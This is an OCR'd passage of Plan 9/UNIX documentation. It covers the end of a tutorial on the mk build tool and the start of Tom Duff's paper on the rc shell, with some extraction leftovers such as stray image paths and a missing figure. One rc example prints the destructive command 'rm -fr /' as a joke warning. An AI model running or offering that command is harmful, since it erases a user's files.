Input is collected until a newline without a preceding `\` is seen. During this collection, `\` quotes every character except newline (which is deleted), and text between unquoted single quotes is quoted. Inside single quotes, every character is quoted. The resulting text is rescanned for unquoted backquotes. When an unquoted backquote ` is seen, input is collected until the next unquoted backquote. The collected input is given as standard input to the shell and the standard output replaces the collected input and the two backquotes as quoted text. The resulting text is rescanned (again!) for double quotes and variable expansions. Text between double quotes is quoted after variable expansion is done and `\` only quotes the characters `"'$\`.

The text is then broken into parts separated by unquoted white space and any part containing `[*?` as unquoted characters is then expanded as filenames as per *sh*(1).

2.12. More on metarules

There are actually two kinds of metarules; we have looked at the first kind that uses `%` to match arbitrary strings. The second kind uses full regular expressions as supported in *regexp*(3). The expression may include sub-expressions enclosed in `()`; the values of the sub-expressions can be used in the prerequisites and the recipe. For example, consider the problem of making object files in sub-directories. That is, we wish to make `dir/a.o` from `dir/a.c`. Because the C compiler only generates object files in the current directory, the normal builtin rule does the wrong thing. To fix this, we need to break the target into two parts:

```
'(.*)/([^/]*)\.o$':R:   '\1/\2.c'
        cd $stem1; $CC $CFLAGS -c $stem2.c
```

The `R` attribute for the rule means interpret the target(s) as regular expression(s). The different ways of referring to the sub-expressions (`$stem1` inside the recipe and `\1` on the rule header line) are regrettably a consequence of not processing the recipe. Note also that this rule will probably conflict with the normal builtin rule for `.o`'s. A warning: regular expression metarules are significantly slower than `%` metarules.

Another way to use this is to specify groups of targets that are handled in similar ways. For example, some programs may need different libraries or loader flags.

```
'^(foo|bar)$':R:        '\1.o'
    $CC $CFLAGS -o $target $prereq -lipc
'^(gee|whiz)$':R:       '\1.o' mylib.a
    $CC $CFLAGS -o $target $LDFLAGS $prereq
```

Regardless of which kind of metarule you use, certain metarules can lead to infinite dependency graphs. For example, the metarule

```
%:      %.z
        unpack $stem.z
```

gives this dependency graph

x → x.z → x.z.z → ...

The problem arises any time a metarule has a prerequisite that can be a target of the same rule. *Mk* handles this problem by restricting the number of

times a metarule is used in generating prerequisites to the value of the variable NREP. This value is normally one; if set to 2, the dependency graph for x in our example is

Thus, setting NREP to greater than one is necessary if we have files that have been packed repeatedly.

3. Getting Fancy

This section is a collection of problems *mk* users (and *make* users in general) run into and how I have seen *mk* used to deal with those problems. In general, other make programs have special features to deal with these problems; *mk* solves them, sometimes clumsily, by its general mechanisms.

3.1. Namelists

One of the first problems you run into when the mkfiles get big is having several versions of file names. For example:

```
SRC=main.c lex.l gram.y subr.c
OBJ=main.o lex.o gram.o subr.o
pr:V:   $SRC
        pr $prereq | lp
prog:   $OBJ
        $CC $CFLAGS -o $target $prereq
```

We can derive the OBJ list from the SRC list by:

```
SRC=main.c lex.l gram.y subr.c
OBJ=`echo "$SRC" | sed 's/\../.o/g'`
```

A less general but more efficient mechanism works on variable values. A variable value of the form `${var:`*a*`%`*b*`=`*c*`%`*d*`}` is evaluated by expanding `$var` into a list of white space separated words, and for every word that is of the form *a*`%`*b* (where *a* and *b* are (possibly null) literals and `%` matches any string of characters, substitute *c*`%`*d* (where *c* and *d* are (possibly null) literals and if `%` is present, the characters that matched the `%` on the left side. For example, if you are using two different compilers that produce object files with different suffices:

```
SRC=a.c b.c c.c
LOBJ=${SRC:%.c=%.o}
KOBJ=${SRC:%.c=%.2}
```

Prefixes can be exercised by SCCS:

```
SRC=s.a.c s.b.c
PROGS=${SRC:s.%=%}
OBJ=${SRC:s.%.c=%.o}
```

3.2. Dependencies on variables

Often, an object file generated from a C source depends on compiler flags embedded in the makefile. The ‘‘correct’’ thing to do would be to make the object file depend on the makefile but this would imply remaking all the objects whenever you changed the makefile even though most of the changes would not be concerned with the compiler flags. Some makes, for example *nmake* [3], store the flags used to make the object in a database and thus can tell when it changes. The *mk* solution is to follow the paradigm of files depending on files; put the C compiler flags in a file!

```
$ cat CFLAGS
-g -DSYSV
$ cat mkfile
CFLAGS=`cat CFLAGS`
%.o:    CFLAGS
```

Everything falls out; objects get remade just when they need to. This trick can often be used when files depend on parts of the mkfile. Other examples are adding a new object file to a program or deleting an element of an archive library. Both of these cases can be handled the same way; make them depend on a file which contains the element names.

3.3. Deleting targets on errors

Sometimes a recipe fails *after* modifying the target. Often in this case, the fix doesn't cause the target to become out of date. (This can happen when *mk* is interrupted; a target is probably not complete but it is up to date!) For these cases, use the D attribute; *mk* will remove the target on errors. *Mk* reports exactly what files were removed. This is normally only necessary for recipes of the form `.... > $target`. For example, (folding the long output line at ↵)

```
$ mk
pic mk.ms | tbl | troff -mpm > mk.out
send an interrupt
mk: pic mk.ms | ...  : exit status=1, ↵
        deleting 'mk.out'
mk: interrupted!
```

3.4. Nontemporal dependencies

Mk supports a general mechanism for determining if a file is out of date. The `:Pcmd:` attribute means that to find out if *a* is out of date with respect to *b*, *mk* runs the command

```
cmd 'a' 'b'
```

and uses the exit status as the out of date indicator (a non-zero status means out of date). For example, the yacc rule can be rewritten as

```
x.tab.h:Pcmp -s:        y.tab.h
        cp $prereq $target
```

The meaning here is that `x.tab.h` is out of date only if it is different from `y.tab.h`.

3.5. Updating a target every time

The following mkfile only executes the recipe if the target `a` doesn't exist.

```
a:
        # some recipe ...
```

This is because if exists, there are no prerequisites that can cause it to be out of date. If you seek the *make* behavior of always executing the recipe, use the `P` attribute to always make the target out of date:

```
a:Pexit 1:      /
        # some recipe ...
```

We have to give it at least one prerequisite; `/` is a convenient file that always exists on UNIX systems.

3.6. Quick hacks

Often mkfiles do not include all the header file dependencies. How do you safely remake things after changing the definition of a variable `var`?

```
$ mk -w"`grep -l var *.[cyl]`"
```

The double quotes keep the file names together as one argument.

Mk does not support the conditional variable reference in *sh*(1). You can easily fake it with backquotes:

```
GOAL=`echo "${GOAL:-all}"`
```

This sets `$GOAL` to the value in the environment or if that was null then to `all`.

3.7. Segmented mkfiles

Mk supports three ways to partition a mkfile. The first is to set the environment variable `BUILTINS`.

```
BUILTINS='%.z:  %
        pack $stem'
```

The second is to invoke *mk* with multiple mkfile arguments.

```
$ mk -f /usr/cad/rules -f board.mk amp.pcb
```

The third is to include another file from within a mkfile using the < operator.

```
$ cat mkfile
< $SRC/CONF
< DEPEND
prog:   a.o b.o c.o
        $CC $CFLAGS -o $target $prereq
```

3.8. Dynamic mkfiles

The < attribute can be used to change *mk*'s behavior at runtime. For example, you might want to generate two versions of a program from the same mkfile.

```
$ cat mkfile
CFLAGS=-g
CC=68cc
prog:   prog.c
        $CC $CFLAGS -o $target $prereq
vax:<:
        echo "CFLAGS='$CFLAGS -Dvax'"
        echo "CC=vaxcc"
$ mk vax prog
vaxcc -g -Dvax -o prog prog.c
```

The only useful changes are to variable definitions; adding rules is useless because the dependency graph has already been formed. In this case, you must call *mk* recursively. Following the example above,

```
$ cat mkfile
default:VQ:
        echo "there is no default target!"
vax.%:VQ:
        mk $MKFLAGS -f vax.mk -f gen.mk $stem
```

4. Differences between *make* and *mk*

The qualitative differences between *mk* and *make* can be summarized as (pertinent differences to the older *make*s are noted in parentheses):

- *Make* builds targets when it needs them, allowing systematic use of side effects. *Mk* constructs the entire dependency graph before building any target.
- *Make* supports suffix rules and `%` metarules. *Mk* supports `%` and regular expression metarules. (Older *make*s only have suffix rules.)
- *Mk* performs transitive closure on metarules, *make* does not.
- *Make* supports cyclic dependencies, *mk* does not.
- *Make*'s recipes are collections of one-line shell commands, executed a line at a time. Variable values are passed by editing the recipe text before passing it through to the shell. *Mk*'s are simply shell scripts executed as one unit. Variable values are passed through environment variables.
- *Make* supports parallel execution of single-line recipes when building the prerequisites for

Command	Run Time	Relative Speed (user)	Relative Speed (user+sys)
make	12.0u+9.7s	1	1
mk (all metarules)	5.1u+4.0s	2.3	2.4
mk (one metarule)	3.9u+2.9s	3	3.2

Table 1. Execution times

specified targets. *Mk* supports parallel execution of all recipes. (Older *make*s did not support any parallel execution of recipes.)

- *Make* uses special targets (beginning with a `.`) to indicate special processing. *Mk* uses attributes indicated by qualifiers after the `:` separator in a rule definition.
- *Mk* allows the standard output of a recipe to be read as an additional mkfile while *mk* is running. This allows a mkfile to configure itself at run time.
- *Mk* supports *virtual* targets which exist only within an execution of *mk* and are independent of the underlying file system.
- *Mk* supports a general mechanism for deciding whether a file is out of date as well as the normal method of comparing file modification times.

In most situations, mkfiles and makefiles (the input for *make*) will have only minor syntactic differences. In practice, mkfiles are often bigger because of embedded shell scripts or to make the most of underlying parallel hardware. (Parallelism works best when it has a lot to do; one way to do this is to merge mkfiles together and have one mkfile to control multiple subdirectories.)

The most striking difference between *mk* and *make* is in speed of execution. There are three main factors involved. *Make* uses a linear list to access variables and rules; *mk* uses a hash table. *Mk* and *make* use time stamps in slightly different ways; *make* often has to measure a file's time stamp unnecessarily. If there are metarules, *mk* will typically create a much larger dependency graph than *make*. The graph gets pruned but at the cost of testing (for existence) a large number of files. In the examples given below, execution times are given (in seconds) as a sum of user time (a measure of how efficiently the dependency graph is built and executed) and system time (a measure of how many time stamps are measured). The times do not include times for recipe executions.

For mkfiles with no metarules, *mk* is always faster than *make* because of better accessing algorithms. For example, the mkfile to compile the operating system describes 83 object files. *Make* takes 19.8u+3.6s (19.8 seconds of user time, 3.6 seconds of system time), *mk* takes 6.6u+3.6s. *Mk* is faster by a factor of 3 (user time) and 2.3 (user+sys).

For more normal mkfiles (that use the builtin metarules), *make* is somewhat faster than *mk* until about a dozen prerequisites are involved. *Mk* is much better for larger mkfiles. In most cases, *mk*'s performance can be improved by only using necessary metarules. For example, for a program made from 61 object files all compiled from `.c` files, Table 1 gives the times for a normal mkfile and a mkfile that has the only necessary metarule (generating `%.o` from `%.c`).

Mk handles aggregates efficiently. The main C library has 242 members. *Make* takes 47.7u+10.9s, *mk* takes 6.3u+12.5s. *Mk* is faster by a factor of 7.6 (user time) and 3.1 (user+sys).

The final example comes from Ted Kowalski at AT&T Bell Laboratories. The mkfile is about 20,000 characters and describes an experimental workstation environment built from 238 `.c` files, 59 `.h` files, 7 `.y` files and 7 `.l` files. The mkfile makes heavy use of variables. *Make* takes 278.8u+16.2s, *mk* takes 8.4u+10.5s. *Mk* is faster by a factor of 33 (user time) and 15.6 (user+sys).

Despite the marked speed advantage of *mk* over *make*, the main reason users in our computing community use *mk* is its functionality, in particular, transitive closure on metarules, parallel execution of recipes, and the regular expression metarules.

4.1. Conversion between *make* and *mk*

Conversion of makefiles into mkfiles comes in two parts. The first is a mechanical process of syntax conversion (such as changing variable references) handled by the *sed*(1) script *mkconv*. It produces a mkfile on its standard output and warns about known nasties such as recursive calls to *make* and use of the *cd* command. For routine makefiles, this is all that needs to be done.

If needed, the other changes have to be done by hand. They involve the use of side-effects by

make, such as the normal way *yacc* grammars are handled. The proper way to handle these grammars is described above; in other cases, the general rule is to tell the truth about dependencies and let the dynamic time measuring prevent unnecessary work. *Mk* has much support for the debugging for these cases, particularly where the makefile is complex or subtle. The most useful options are `-dg` (to find out the exact dependency graph), `-e` (to explain why *mk* thinks something is out of date), and `-n` and `-w` (to conduct what if? experiments).

Conversion of mkfiles into makefiles is an analogous process. The command

```
mk -m
```

generates a makefile on its standard output. It forms the dependency graph and then emits it in makefile format; thus, any needed transitive closure has already been done and will be output in expanded form. Beware, this is a new and relatively untested feature.

4.2. Availability of *mk*

There are three sources for *mk* depending on who wants it. AT&T Bell Laboratories employees can get it from USTOP. Commercial UNIX licensees can obtain *mk* from the AT&T Toolchest (1-800-828-UNIX to talk to a person; 1-201-522-6900, login `guest`, to browse and talk to a computer). Educational (and Administrative) UNIX licensees can get an electronic or magnetic tape distribution from

> Judith L. Macor
> Computing Information Service
> AT&T Bell Laboratories
> 600 Mountain Avenue
> Murray Hill, NJ 07974

Mk runs on a variety of hardware: VAX, 3B, Sun (68000), Sequent (32032), MIPS and Cray X-MP/24. It is not tuned to any particular variant of the UNIX operating system; it runs on Research V9, BSD4.[23], Dynix, UNICOS and various forms of System V. The distribution is self-contained; it includes the *mk* source, library support for systems without the V9 libraries and documentation including a manual entry and this tutorial. The *mk* source is 63KB (3500 lines) in 33 files. The text size of the executable (on a VAX) is about 34KB.

Bugs, questions or other feedback should be directed to the author.

5. The Principles

Mk's semantics and syntax were designed according to a few general principles or guidelines.

Use existing syntax and notions. The syntax of mkfiles is almost exactly the same as a makefile (used by *make*). (The only syntactic change for rules is the attribute marking.) *Mk*'s variables are exactly the same as shell variables. Recipes are written in *sh*(1), not a special purpose language. The regular expression syntax and semantics were adopted from existing tools (such as *egrep* and *ed*), trading some awkwardness for familiarity.

Generalize features. *Make*'s metarules (already a generalization of the early *make* suffix rules) were extended to full regular expressions. *Mk* performs the transitive closure on the target-prerequisite relations defined by all rules, including metarules. The primitive form of parallel processing supported by *make* has been generalized to allow parallel execution of any recipe. By constructing the entire dependency graph before executing any recipes, *mk* maximizes the benefits from parallel processing.

Removing special cases. *Make*'s variables and recipes were so close to being shell variables and scripts that the differences were removed in *mk*. Making recipes shell scripts had the further advantage that *mk* does not have to parse or process the recipes. The use of special target and prerequisite names (beginning with a dot) to indicate special actions has been dropped in favor of a more explicit notion of target *attributes*.

Mk is a simple, general purpose tool. Recent versions of *make* (such as *nmake*) focus on the issues connected with building software and generally contain much builtin knowledge about C programming. *Mk*, on the other hand, is a tool for maintaining file dependencies, whether they be programs or circuit board descriptions. It offers general purpose and powerful mechanism for all users, not just help for programmers. And it does so by having a simple, comprehensible model of behavior that a user can predict without having to be an expert.

6. References

1. Cmelik, R.F. Concurrent Make: A Distributed Program in Concurrent C. AT&T Bell Laboratories, 1986.
2. Feldman, S.I. Make — a program for maintaining computer programs. *Software Practice & Experience 9*, 4 (1979), 255-266.

3. Fowler, G.S. A Fourth Generation Make. In *USENIX Summer Conference Proceedings*, June 1985, pp. 159-174.

6.1. Appendix 1

The default variable definitions are:

```
AS=as
CC=cc
CFLAGS=
FC=f77
FFLAGS=
LDFLAGS=
LEX=lex
LFLAGS=
NPROC=1
NREP=1
YACC=yacc
YFLAGS=
```

The builtin rules are

```
%.o:    %.c
        $CC $CFLAGS -c $stem.c
%.o:    %.s
        $AS -o $stem.o $stem.s
%.o:    %.f
        $FC $FFLAGS -c $stem.c
%.o:    %.y
        $YACC $YFLAGS $stem.y &&
        $CC $CFLAGS -c y.tab.c &&
        mv y.tab.o $stem.o; rm y.tab.c
%.o:    %.l
        $LEX $LFLAGS -t $stem.l > $stem.c &&
        $CC $CFLAGS -c $stem.c && rm $stem.c
```

The environment for the recipe's shell is augmented by these variables:

`alltarget`	all the targets for this rule.
`newprereq`	the prerequisites that are more recent than the target.
`nproc`	this is the process slot for this recipe. It is a number between zero and `$NPROC-1` inclusive. It is useful for parallel execution on a single CPU machine on a network.
`pid`	the process id for the *mk* invoking this script. This is useful for communicating with other rules.
`prereq`	all the prerequisites for this target. This may include prerequisites from several rules.
`stem,...`	the value of `%` in a metarule. It is null for a non-metarule. The value of the *n*th subexpression in a regular expression metarule is put in the variable `stem`*n*, for *n*<10. It is null otherwise.
`target`	the targets being built for this rule.

6.2. Appendix 2

The changes from Release 1 to Release 2 were:

[1] The order of processing the environment variables was changed. The original hope was that if the environment overrode the values inside the mkfile, there would be no need for command line variable assignments. This didn't work out. In fact, the chief offender was *mk* calling itself recursively (all the variables were now in the environment!). The processing order is now the same as *make*.

[2] The builtin rule for *yacc* grammars was tweaked slightly so as to not rely on the Eight Edition *yacc* which supports an arbitrary prefix for all the generated files.

[3] The filenames for the `-w` option were allowed to be separated by blanks and newlines as well as commas. This allowed the names to be generated conveniently by a backquote expression.

[4] The `D` attribute was introduced for the real problem of recipes which update their targets even though they fail. I resisted this as long as I could; *mk* is supposed to create files, not remove them.

[5] The `N` attribute is a sign of *mk*'s increasing dogma. The problem is rules which have out of date prerequisites but no recipe to update the target. If the target is virtual, this is benign and *mk* does not complain. Otherwise, the target is being made as a side-effect or is not being made. Sometimes, as in the library rules, the former is true. Other times, the latter is true. For example,

```
prog:   a.o b.o c.o
        $CC $CFLAGS -o $target $prereq
%.o:    hdr.h
```

If we add a new object to the list (say `d.o`) without creating a corresponding `d.c`, then *mk* used to happily say everything was fine and the loader would complain about a missing `d.o`! (The reason *mk* didn't complain about not knowing how to make `d.o` was because of the `%.o:hdr.h` rule.) I regard allowing a recipe to run without all of its prerequisites made as a serious error so *mk* doesn't any more.

[6] The `P` attribute was supposed to be in the first release but I couldn't figure out how to describe the semantics. The key is that out-of-date-ness and date stamp propagation are

separate issues. So that even if files are related by a general nontemporal relation, the date stamps can be propagated in the normal way and allow proper interaction with targets made with the normal mechanism. The resulting rule for updating `x.tab.h` in the *yacc* example is unexpectedly nice.

[7] A few small bugs were fixed, the main one being that backquote expressions were evaluated before rather than after processing single quotes.

The changes from Release 2 to Release 3 were:


[1] Files could be included by `< filename`. The syntax is ugly but convenient.

[2] The implementation of recipe executions was changed when people I care about started using *mk* on System V machines that commonly have ludicrously small *exec* limits of 5120 bytes. This is easily strained by *mk*; the limit has to exceed the size of both recipe and variables. (The filenames alone for the main X library add up to about 3800 characters!) Recipes are now given as standard input to *sh*, rather than as an argument.

[3] *Mk* originally supported a form of string manipulation for variable expansions but I discarded it as unnecessary when backquote expressions were working (more functionality, less code). When users asked for a more efficient mechanism, I countered with ‘‘It’s just a couple more processes.’’ This worked until Rob Pike countered back with the Plan 9 kernel mkfile; it had eight(!) lines doing simple string manipulation with *sed*(1). I borrowed, and then generalized, the mechanism from the System V *make*.


[4] Many *mk* users wanted to ship their stuff to places without *mk*. The problem of converting mkfiles into makefiles can not be done in general. However, provided the mkfile is fairly straightforward, *mk* can generate an explicit makefile which is pretty much right.

[5] The delimiter for pieces of the environment (from the variable `ENVIRON`) has been changed from bytes with the 0200 bit set to the specific byte 001. This brings it into line with other programs and can easily be entered from a keyboard.



new = old[x_cart((r-(sin(a))/300),a), y_cart(r,a)]
with r=r_polar(x,y) and a=a_polar(x,y)

Howard Trickey



Rc — A Shell for Plan 9 and UNIX

Tom Duff

AT&T Bell Laboratories
Murray Hill, New Jersey 07974

ABSTRACT

Rc is a command interpreter for Plan 9. It also runs on a variety of UNIX systems, including SunOS and the Tenth Edition. It provides similar facilities to Bourne's */bin/sh*, with some small additions and mostly less idiosyncratic syntax. This paper introduces *rc* with numerous examples, and discusses its design and why it varies from Bourne's.

1. Introduction

Plan 9 needs a command-programming language. As porting the Bourne shell to a non-UNIX environment seemed a daunting task, I chose to write a new command interpreter, called *rc* because it runs commands. Although tinkering with perfection is a dangerous business, I could hardly resist trying to 'improve' on Bourne's design. Thus, *rc* is similar in spirit, but different in detail from Bourne's shell.

2. Simple commands

For the simplest uses, *rc* has syntax familiar to Bourne shell users. A simple command is a blank-separated sequence of arguments.

```
date
```

prints the current date and time, and

```
con alice
```

connects the user's terminal to the machine `alice`.

3. Quotation

An argument that contains a space or one of *rc*'s other syntax characters should be enclosed in apostrophes (`'`). For example:

```
rm 'odd file name'
```

To include an apostrophe in a quoted name, it must be doubled:

```
echo 'How''s your father?'
```

4. Comments and continuation

A number-sign (`#`) and all characters following it up to, but not including, the next newline are ignored, except in quotation marks.

A long command line may be continued on subsequent lines by typing a backslash (`\`) followed immediately by a newline, anywhere that white space is required. Commands also continue onto the next line when the last symbol on a line could not reasonably be the end of the command.

5. I/O Redirection

Many commands write output on the standard output file, normally the terminal. A command's standard output may be made to overwrite a file by writing

```
who >user.names
```

This command produces a list of the currently logged in users in a file named `user.names`. Standard output may be appended to the end of a file by

```
who >>user.names
```

In either case, mentioning a non-existent file causes it to be created.

Likewise, a command's standard input, also normally the terminal, may be connected to a file by

```
wc <file
```

This command will report the number of characters, lines and words in `file`.

6. Pipelines

The standard output of one command may be connected to the standard input of another command like this:

```
who | wc
```

This prints the number of users currently logged in, and is equivalent to

```
who >tmp
wc <tmp
```

except that no temporary file is produced. Instead a pipe — an interprocess channel that looks to one process like an output file and to another like an input file — is created joining the two commands, which run simultaneously. The pipe contains a data buffer so that the two commands need not produce and consume data in perfect lock-step.

7. Filename patterns

Rc has several ways to generate argument lists automatically. These include filename pattern matching, variable substitution, string concatenation, command substitution and pipeline branching.

Any literal word containing one of the meta-characters `*`, `?` or `[` is a pattern used to match filenames. A `*` matches any sequence of characters a `?` matches any single character, and a list of characters between `[` and `]` matches a single character from the listed set. The list may include ranges like `a-z`, specifying all ASCII characters between the two. The entire set is complemented if the first character after `[` is ~ (a tilde.) No meta-character can match the first character of the filenames `.` and `..` or the character `/`.

A pattern is replaced by a list of all the names that it matches. If it matches no name, it remains unreplaced.

Meta-characters are active only when they appear literally and unquoted. For example, if a variable (see below) has a `*` in it, and the value is substituted into a line, it is not used for filename matching.

8. Variables

Rc provides variables whose values are lists of arguments. Variables may be given values by typing, for example:

```
path=(. /bin /usr/bin)
user=td
tty=/dev/tty8
```

The parentheses indicate that the value assigned to `path` is a list of three strings. The variables `user` and `tty` are assigned lists containing a single string.

The value of a variable can be substituted into a command by preceding its name with a `$`, like this:

```
echo $path
```

If `path` had been set as above, this would be equivalent to

```
echo . /bin /usr/bin
```

Variables may be subscripted by numbers or lists of numbers, like this:

```
echo $path(2)
echo $path(3 2 1)
```

These are equivalent to

```
echo /bin
echo /usr/bin /bin .
```

There can be no space separating the variable's name from the left parenthesis. Otherwise, the subscript would be considered a separate parenthesized list.

The number of strings in a variable can be determined by the `$#` operator. For example,

```
echo $#path
```

would print the number of entries in `$path`.

The following two assignments are subtly different:

```
empty=()
null=''
```

The first sets `empty` to a list containing no strings. The second sets `null` to a list containing a single string, but the string contains no characters.

Although these may seem like more or less the same thing (in Bourne's shell, they are indistinguishable), they behave differently in almost all circumstances. Among other things

```
echo $#empty
```

prints 0, whereas

```
echo $#null
```

prints 1.

All variables that have never been set have the value `()`.

9. Arguments

When *rc* is reading its input from a file, the file has access to the arguments supplied on *rc*'s command line. The variable `$*` initially has the list of arguments assigned to it. The names `$1`, `$2`, etc. are synonyms for `$*(1)`, `$*(2)`, etc. In addition, `$0` is the name of the file from which *rc*'s input is being read.

The built-in `shift` command deletes the first member of `$*`. If `shift` is given an argument, it deletes the given number of members from `$*`. Thus,

```
*=(Never, ever type rm -fr /)
shift 2
echo Please $*
```

would print

```
Please type rm -fr /
```

10. Concatenation

Rc has a string concatenation operator, the caret `^`, to build a arguments out of pieces.

```
echo hully^gully
```

is exactly equivalent to

```
echo hullygully
```

Suppose variable `i` contains the name of a command. Then

```
cc -o $i $i^.c
```

might compile the command's source code, leaving the result in the appropriate file.

Concatenation distributes over lists. The following

```
echo (a b c)^(1 2 3)
src=(main subr io)
cc $src^.c
```

are equivalent to

```
echo a1 b2 c3
cc main.c subr.c io.c
```

In detail, the rule is: if both operands of `^` are lists of the same non-zero number of strings, they are concatenated pairwise. Otherwise, if one of the operands is a single string, it is concatenated with each member of the other operand in turn. Any other combination of operands is an error.

11. Free carets

User demand has dictated that *rc* insert carets in certain places, to make the syntax look more like the Bourne shell. For example, this:

```
cc -$flags $stems.c
```

is equivalent to

```
cc -^$flags $stems^.c
```

In general, *rc* will insert `^` between two arguments that are not separated by white space. Specifically, whenever one of `$'` ` follows a quoted or unquoted word, or an unquoted word follows a quoted word with no intervening blanks or tabs, a `^` is inserted between the two. If an unquoted word immediately following a `$` contains a character other than an alphanumeric, underscore or `*`, a `^` is inserted before the first such character.

12. Command substitution

It is often useful to build an argument list from the output of a command. *Rc* allows a command, enclosed in braces and preceded by a left quote, `` `{...} ``, anywhere that an argument is required. The command is executed and its standard output captured. The characters stored in the variable `ifs` are used to split the output into arguments. For example,

```
cat `{ls -tr|sed 10q}
```

will catenate the ten oldest files in the current directory in temporal order.

13. Pipeline branching

The pipeline notation described above is general enough for almost all cases. Very occasionally it is useful to have pipelines that are not linear. Pipeline topologies more general than trees can require arbitrarily large pipe buffers, or worse, can cause deadlock. *Rc* has syntax for some kinds of non-linear but treelike pipelines. For example,

```
cmp <{old} <{new}
```

will regression test a new version of a command. A `<` (or `>`) followed by a command in braces causes the command to be run with its standard output (or input) attached to a pipe. The parent command (`cmp` in the example) is started with the other end of the pipe attached to some file descriptor or other, and with an argument that will connect to the pipe when opened (e.g. `/dev/fd/6`.) On systems without `/dev/fd`, or something similar (SunOS for example) this feature does not work.

14. Exit status

When a command exits, it returns status to the program that executed it. On UNIX, status is a small positive number, with zero indicating normal termination and non-zero values encoding error conditions (in a non-standard way). If a UNIX command terminates abnormally rather than by executing `exit`(2), *rc* takes the status to be 1000 plus the termination status provided to `wait`(2). On Plan 9 status is a character string describing an error condition. On normal termination it is empty.

Rc captures commands' exit statuses in the variable `$status`. For a simple command, the value of `$status` is just as described above. For a pipeline, `$status` is set to the concatenation of the statuses of the pipeline components, with `|` characters for separators.

Rc has a number of command forms that various kinds of control flow, many of them conditioned by the status returned from previously executed commands. In all cases, any `$status` containing only `0`'s and `|`'s has boolean value *true*. Any other status is *false*.

15. Flow of control

Rc will accept multiple commands on a line, separated by `&` or `;`. A command followed by `&` is executed asynchronously — *rc* does not wait for it to exit, and it disconnects its standard input from the terminal, redirecting it to `/dev/null` so that the command and *rc* do not compete for input lines. The process id of an asynchronous command is stored in the variable `$apid`, and if *rc* is running interactively (that is, its input is coming from a terminal), the process id is printed when the command starts.

Commands separated by `;` are executed in sequence, but *rc* waits for the first command to terminate before starting the second. Thus

```
fortune;fortune&
```

prints out two fortunes (and a process id), not waiting for the second to appear before prompting for more commands.

16. Command grouping

A sequence of commands enclosed in `{}` may be used anywhere a command is required. For example:

```
{sleep 3600;echo 'Time''s up!'}&
```

will wait an hour in the background, then print a message. Without the braces:

```
sleep 3600;echo 'Time''s up!'&
```

this would lock up the terminal for an hour, then print the message in the background!

17. Conditional execution — `&&` and `||`

A pair of commands may be separated by `&&` or `||`. In either case, the first command is executed and its status examined. If the operator is `&&` and the status is *true*, the second command is executed. If the operator is `||` the status must be *false* to execute the second command. Thus

```
cyntax *.c && cc -g -o cmd *.c
```

compiles `cmd` only if `cyntax` passes on it, and

```
{sleep 86400;rm -r /junk} ||
    echo Failure!|mail td &
```

waits 24 hours, then tries to remove all files in `/junk`. On failure it sends me mail. It does all of this in the background, so I can use my terminal for something else in the interim.

18. Subshells

The `@` operator executes the following command in a new process. This is useful primarily to insulate the parent process from the effects of built-in commands, like this

```
@ {cd /elsewhere;tar cf - .} |
    tar -xf -
```

This dubious but venerated idiom copies the contents of `/elsewhere` to the current directory by building a `tar` file on standard output and immediately cracking it at the other end of a pipe. The first `tar` runs in `/elsewhere`, but, because of the `@`, the second operates in the original directory.

19. Control flow — `for`

A command may be executed once for each member of a list by typing, for example:

```
for(i in printf scanf putchar)
    look $i /usr/td/lib/dw.dat
```

This looks for each of the words `printf`, `scanf` and `putchar` in the given file. The general form is

```
for(name in list)
    command
```

or

```
for(name)
    command
```

In the first case, *command* is executed once for each member of *list*, with that member assigned to variable *name*. If `in` *list* is not given, *$** is used.

20. Conditional execution — `if`

Rc also provides a general if-statement. For example:

```
if(cyntax *.c)
    cc -g -o cmd *.c
```

is equivalent to the similar example above. An 'if not' statement provides a two-tailed conditional. For example:

```
for(i){
    if(test -f /tmp/$i)
        echo $i already in /tmp
    if not
        cp $i /tmp
}
```

This loops over each file in `$*`, copying to `/tmp` those that do not already appear there, and printing a message for those that do.

21. Control flow — `while`

Rc's while statement looks like this:

```
while(newer subr.c subr.o) sleep 5
```

This waits until `subr.o` is newer than `subr.c` (presumably because the C compiler finished with it.)

22. Control flow — `switch`

Rc provides a switch statement to do pattern-matching on arbitrary strings. Its general form is

```
switch(word){
case pattern ...
    commands
case pattern ...
    commands
}
```

Rc attempts to match the word against the patterns in each case statement in turn. Patterns are the same as for filename matching, except that `/` and the first characters of `.` and `..` need not be matched explicitly.

If any pattern matches, the commands following that case up to the next case (or the end of the switch) are executed, and execution of the switch is complete. For example,

```
switch($#*){
case 1
    cat >>$1
case 2
    cat >>$2 <$1
case *
    echo 'Usage: append [from] to'
}
```

is an append command. Called with one file argument, it tacks standard input to its end. With two, the first is appended to the second. Any other number elicits a usage message.

